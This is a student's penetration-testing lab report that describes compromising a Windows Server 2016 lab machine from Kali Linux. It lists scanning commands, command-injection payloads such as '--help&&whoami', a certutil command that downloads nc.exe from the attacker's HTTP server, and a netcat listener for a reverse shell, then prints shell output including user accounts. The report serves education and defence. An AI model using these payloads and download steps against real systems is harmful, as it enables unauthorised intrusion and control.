Durham College

Penetration Testing Lab Report

INFT 1202 : Network Monitoring and Pen testing

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Engagement Summary:

This is a penetration test undertaken in the context of an ethical hacking lab to evaluate the security of a Windows Server 2016 machine with the help of the Kali Linux operating system. The intention was to incorporate real-life penetration testing, identify vulnerabilities and then exploit such to show unauthorized access.

Scope of Work :

- Attacking system : Kali Linux
- Target System : Windows Server 2016
- Kali Linux IP: 192.168.179.147
- Windows Server 2016 IP: 192.168.179.166
- Testing Type : Black box Testing

Executive Summary

With this evaluation, several critical vulnerabilities of security were revealed that directly provided the privilege to have full access to the windows server. Through commonly obtainable tools that can easily be grabbed by any hacker, we have managed to emulate how a real-life hacker would find his way in, redirect files, and gain access to the machine when he is not there. These problems were also observed by our scan and it also made the references of the known vulnerabilities and fixing recommendation. This shows that there is an immediate demand to conduct frequent updates, enhanced system security and surveillance of interconnected gadgets.

Recommendations:

- Disable non-useful services (e.g. SMBv1).
- Put patches on all the operating systems and web services as early as possible.
- Block or password such programs as Certutil.
- Monitor the use of command-line tools (e.g. nc.exe) using the advanced antivirus/EDR.
- Carry out periodic vulnerability scans (i.e. with Nessus).

Conclusion:

The target machine could be broken into with the limited use of open-source programs and publicly disclosed vulnerabilities. It confirms the fact that an attacker, with little effort, could circumvent security measures and end up with control of the machine in unauthorized hands. Criticality of the exposed weaknesses was also confirmed through Nessus findings.


List of Testing tools

- Kali Linux
- NetDiscover
- Nmap
- Nikto
- Dirb
- Netcat(nc.exe)
- Certutil (Windows)
- Python HTTP Server
- Firefox
- Nessus Vulnerability Scanner

Part 2: Reconnaissance and Information Gathering

Netdiscover: netdiscover -i eth0

Target IP: 192.168.179.166



Part 3: Enumeration and scanning

Vulnerability Scanning


Tools : Nessus and Nmap


Nessus Scanning: Detailed vulnerabilities scanning

Critical: 53 vulnerabilities **High** : 81 vulnerabilities

Medium : 33 vulnerabilities **Low**: 10 vulnerabilities


Info : 255 vulnerabilities





Nmap Scanning open Ports:

Command: nmap -sV -sC -p- 192.168.179.166



Port for TDARR


Web address: 192.168.179.166: 8265



Web Vulnerability Scanning


Tool: Nikto

Command: nikto -h http://192.168.179.166:8266




Tool : Dirb

Command: dirb http:// 192.168.179.166:8266




Part 4: Attack/gaining access and Exploitation


- **--help&&ipconfig**




- **--help&&whoami**



Pinging windows 2016 from Kali




- **--help&&ping “YourkaliIP”**




Transfer netcat Binary


cp /usr/share/windows-resources/binaries/nc.exe . &&




Python3 -m http.server 80




Certutil: --help&&certutil.exe -f -split -urlcache http://192.168.80.182/nc.exe C:\Windows\Temp\nc.exe



nc -lvnp 4444



- whoami



- ipconfig

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.56.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.56.1

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : localdomain
   IPv4 Address. . . . . . . . . . . : 192.168.179.166
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.179.2

C:\Windows\system32>
```

- net user

```
C:\Windows\system32>net user
net user

User accounts for \\DC

-------------------------------------------------------------------------------
abigael.bernie           Administrator            alexi.rosene
alfi.sukey               allyce.ninetta           ambur.loni
annelise.nelle           ansley.carlin            aura.chanda
bee.floris               benita.gabriela          benoite.marietta
bobinette.berty          brana.rebe               candace.eolanda
carmelia.lura            carmine.datha            ceciley.betsey
celle.lynne              cleopatra.bunnie         coretta.ariela
courtney.kippy           crissy.jolie             cristina.pepita
crystal.ashely           dale.faustina            ddene.linnie
DefaultAccount           dionis.agnesse           doloritas.kyle
dorothea.risa            dre.darcie               edie.gusella
ellene.glennie           ellynn.rowena            elonore.cris
elsy.daffie              ema.kurtis               emilee.amaleta
estele.annabel           etta.shirlee             eunice.aurilia
giana.bobinette          gladys.page              Guest
heida.ange               holli.kalila             http_svc
iseabal.hinda            jacquie.susann           janelle.karylin
jaquenetta.rina          jermaine.freddy          jolynn.ninnette
jorie.bianca             julie.agnella            junia.emilie
kailey.darline           kalina.mahala            kara-lynn.drucy
kelci.marisa             kellina.darlene          keri.lizbeth
kermie.robin             kimmi.ardys              kip.amata
```

Proof of Exploit:

```
C:\Windows>cd C:\Users\vagrant\Desktop
cd C:\Users\vagrant\Desktop

C:\Users\vagrant\Desktop>\mkdir SrushtiNETW2200Pentesting
\mkdir SrushtiNETW2200Pentesting
'\mkdir' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\vagrant\Desktop>mkdir SrushtiNETW2200Pentesting
mkdir SrushtiNETW2200Pentesting

C:\Users\vagrant\Desktop>cd SrushtiNETW2200Pentesting
cd SrushtiNETW2200Pentesting

C:\Users\vagrant\Desktop\SrushtiNETW2200Pentesting>cat Srushti
cat Srushti
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\vagrant\Desktop\SrushtiNETW2200Pentesting>touch Srushti.txt
touch Srushti.txt
'touch' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\vagrant\Desktop\SrushtiNETW2200Pentesting>echo "Hello, this is my file!" > Srushti
.txt
echo "Hello, this is my file!" > Srushti.txt

C:\Users\vagrant\Desktop\SrushtiNETW2200Pentesting>
```

File with my name :

